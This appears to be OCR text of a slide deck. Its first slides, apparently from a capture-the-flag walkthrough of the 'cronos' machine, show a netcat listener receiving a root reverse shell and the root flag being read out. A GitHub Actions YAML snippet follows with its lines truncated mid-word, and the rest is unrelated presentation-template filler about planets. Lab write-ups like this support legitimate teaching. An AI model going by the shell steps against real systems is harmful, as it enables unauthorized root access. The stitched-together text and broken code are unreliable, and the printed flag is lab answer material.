
```
liushaolun@lius-MacBook-Pro LinEnum % nc -l 1234
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:43:01 up 45 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
#
```



06 Get System's Flag

- This is what it shows when the port listener get into target's machine successfully
- Then we can cd to the /root folder to find out the root key

```
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC
 22:16:01 up 17 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# pwd
/
# cd /root
# ls
fix_dns.sh
root.txt
# cat root.txt
b2b646b9d7f4f04e6d611d62f3d95ac9
#
```



Thank you

01


YAML file

03

SERVICES


YAML

```yaml
name: learn-github-acti
run-name: ${{ github.ac
on: [push]
jobs:
  check-bats-version:
    runs-on: ubuntu-lat
    steps:
      - uses: actions/c
      - uses: actions/s
        with:
          node-version:
      - run: npm install -g bats
      - run: bats -v
```



“This is a quote, words full of wisdom that someone important said and can make the reader get inspired.”

—Someone Famous



01 COMPANY

You can enter a subtitle here if you need it

THE SLIDE TITLE GOES HERE!

Do you know what helps to make your point clear? Lists like this: one

- They’re simple
- You can organize your ideas clearly
- You’ll never forget to buy milk!

And the most important thing: the audience won’t miss the point of your presentation

MAYBE YOU NEED TO DIVIDE THE CONTENT

MERCURY

Mercury is the closest planet to the Sun and the smallest one

VENUS

Venus has a beautiful name and is the second planet from the Sun

YOU COULD USE THREE COLUMNS, WHY NOT?

MARS

Despite being red, Mars is actually a cold place

JUPITER

It’s a gas giant and the biggest planet in the Solar System

VENUS

Venus has a very poisonous atmosphere

A PICTURE IS WORTH A THOUSAND WORDS


A PICTURE REINFORCES THE CONCEPT

Images reveal large amounts of data, so remember: use an image instead of long texts

AWESOME WORDS


Because key words are great for catching
your audience's attention

THIS IS A GRAPH!



To modify this graph, click on it, follow the link, change the data and paste the new graph here

INFOGRAPHICS MAKE YOUR IDEA UNDERSTANDABLE...



... AND THE SAME GOES FOR TABLES

	MASS	DIAMETER	GRAVITY
MERCURY	0.06	0.38	0.38
MARS	0.11	0.53	0.38
SATURN	95.2	9.4	1.16

THIS IS A MAP!

A TIMELINE ALWAYS WORKS WELL

DAY 1

Earth is where we live on

DAY 2


Jupiter is the biggest planet

DAY 3


Mars is a cold place

DAY 4

Venus has a nice name



DO YOU PREFER THIS GRAPH?



Factor 1

Factor 2

To modify this graph, click on it, follow the link, change the data and replace it

300,000

Big numbers catch your audience’s attention

SOMETIMES, COMPARISONS ARE GOOD

CONCEPT 1

- You can define one of the concepts here
- You can define one of the concepts here
- You can define one of the concepts here

CONCEPT 2

- You can define one of the concepts here
- You can define one of the concepts here
- You can define one of the concepts here

DO YOU NEED FOUR COLUMNS?

MARS

Despite being red, Mars is a cold place

MERCURY


Mercury is the closest planet to the Sun

JUPITER

It is the biggest planet in the Solar System

VENUS

Venus has a beautiful name, but it’s hot



333,000

Mercury is the smallest planet

245,00

Jupiter is the biggest planet

386,000

Despite being red, Mars is cold

THESE ARE THE PERCENTAGES!

34%


Mars is a cold place

48%

Mercury is the smallest planet

18%

Jupiter is the biggest one



REVIEWING CONCEPTS IS A GOOD IDEA

MERCURY

Mercury is the smallest planet

VENUS

Venus has a beautiful name

MARS

Mars is actually a cold place

JUPITER

It’s a gas giant and the biggest one

SATURN

Saturn is the ringed one and a gas giant

NEPTUNE

It’s the farthest planet from the Sun

A SUMMARY IS GOOD!

You can use bullet points to talk about the concepts. It is much more visual than a large text

- You can write about a concept here and talk about it a little
- You can write about a concept here and talk about it a little
- You can write about a concept here and talk about it a little
- You can write about a concept here and talk about it a little
- You can write about a concept here and talk about it a little
- You can write about a concept here and talk about it a little

WHAT THEY SAY ABOUT US?

"Mercury is the closest planet to the Sun"

—SARA BLACK, 19

"Jupiter is the biggest planet of them all"

—HELENA PATTERSON, 22


"Despite being red, Mars is actually a cold place"

—JOHN DOE, 31

"Venus has a beautiful name, but it's hot"

—WILL WHITMAN


DESKTOP SOFTWARE




You can replace the image on the screen with your own work. Just delete this one, add yours and center it properly

TABLET APP

You can replace the image on the screen with your own work. Just delete this one, add yours and center it properly



MOBILE WEB



You can replace the image on the screen with your own work. Just delete this one, add yours and center it properly


A GOOD WAY TO END THE PRESENTATION

Mercury is the closest planet to the Sun and the smallest one in the Solar System—it’s only a bit larger than the Moon

THANKS!

Do you have any questions?
addyouremail@freepik.com
+91 620 421 838
yourcompany.com

ALTERNATIVE RESOURCES



PHOTOS:

- Low angle man with virtual reality simulator
- Young man working on an ethernet switch medium shot
- Motherboard with optical fiber cables
- High speed optical fiber with blue light

RESOURCES

Did you like the resources on this template? Get them for free at our other websites

VECTORS:

- Particles background in gradient

PHOTOS:

- Skyscrapers with sunlight
- Vivid girl in vr headset having fun

Instructions for use

In order to use this template, you must credit **Slidesgo** by keeping the **Thanks** slide.

You are allowed to:

- Modify this template.
- Use it for both personal and commercial projects.

You are not allowed to:

- Sublicense, sell or rent any of Slidesgo Content (or a modified version of Slidesgo Content).
- Distribute Slidesgo Content unless it has been expressly authorized by Slidesgo.
- Include Slidesgo Content in an online or offline database or file.
- Offer Slidesgo templates (or modified versions of Slidesgo templates) for download.
- Acquire the copyright of Slidesgo Content.

For more information about editing slides, please read our FAQs or visit Slidesgo School:

https://slidesgo.com/faqs and https://slidesgo.com/slidesgo-school

Fonts & colors used

This presentation has been made using the following fonts:

Montserrat
(https://fonts.google.com/specimen/Montserrat)

#ffab40

#85d5e6

#001633

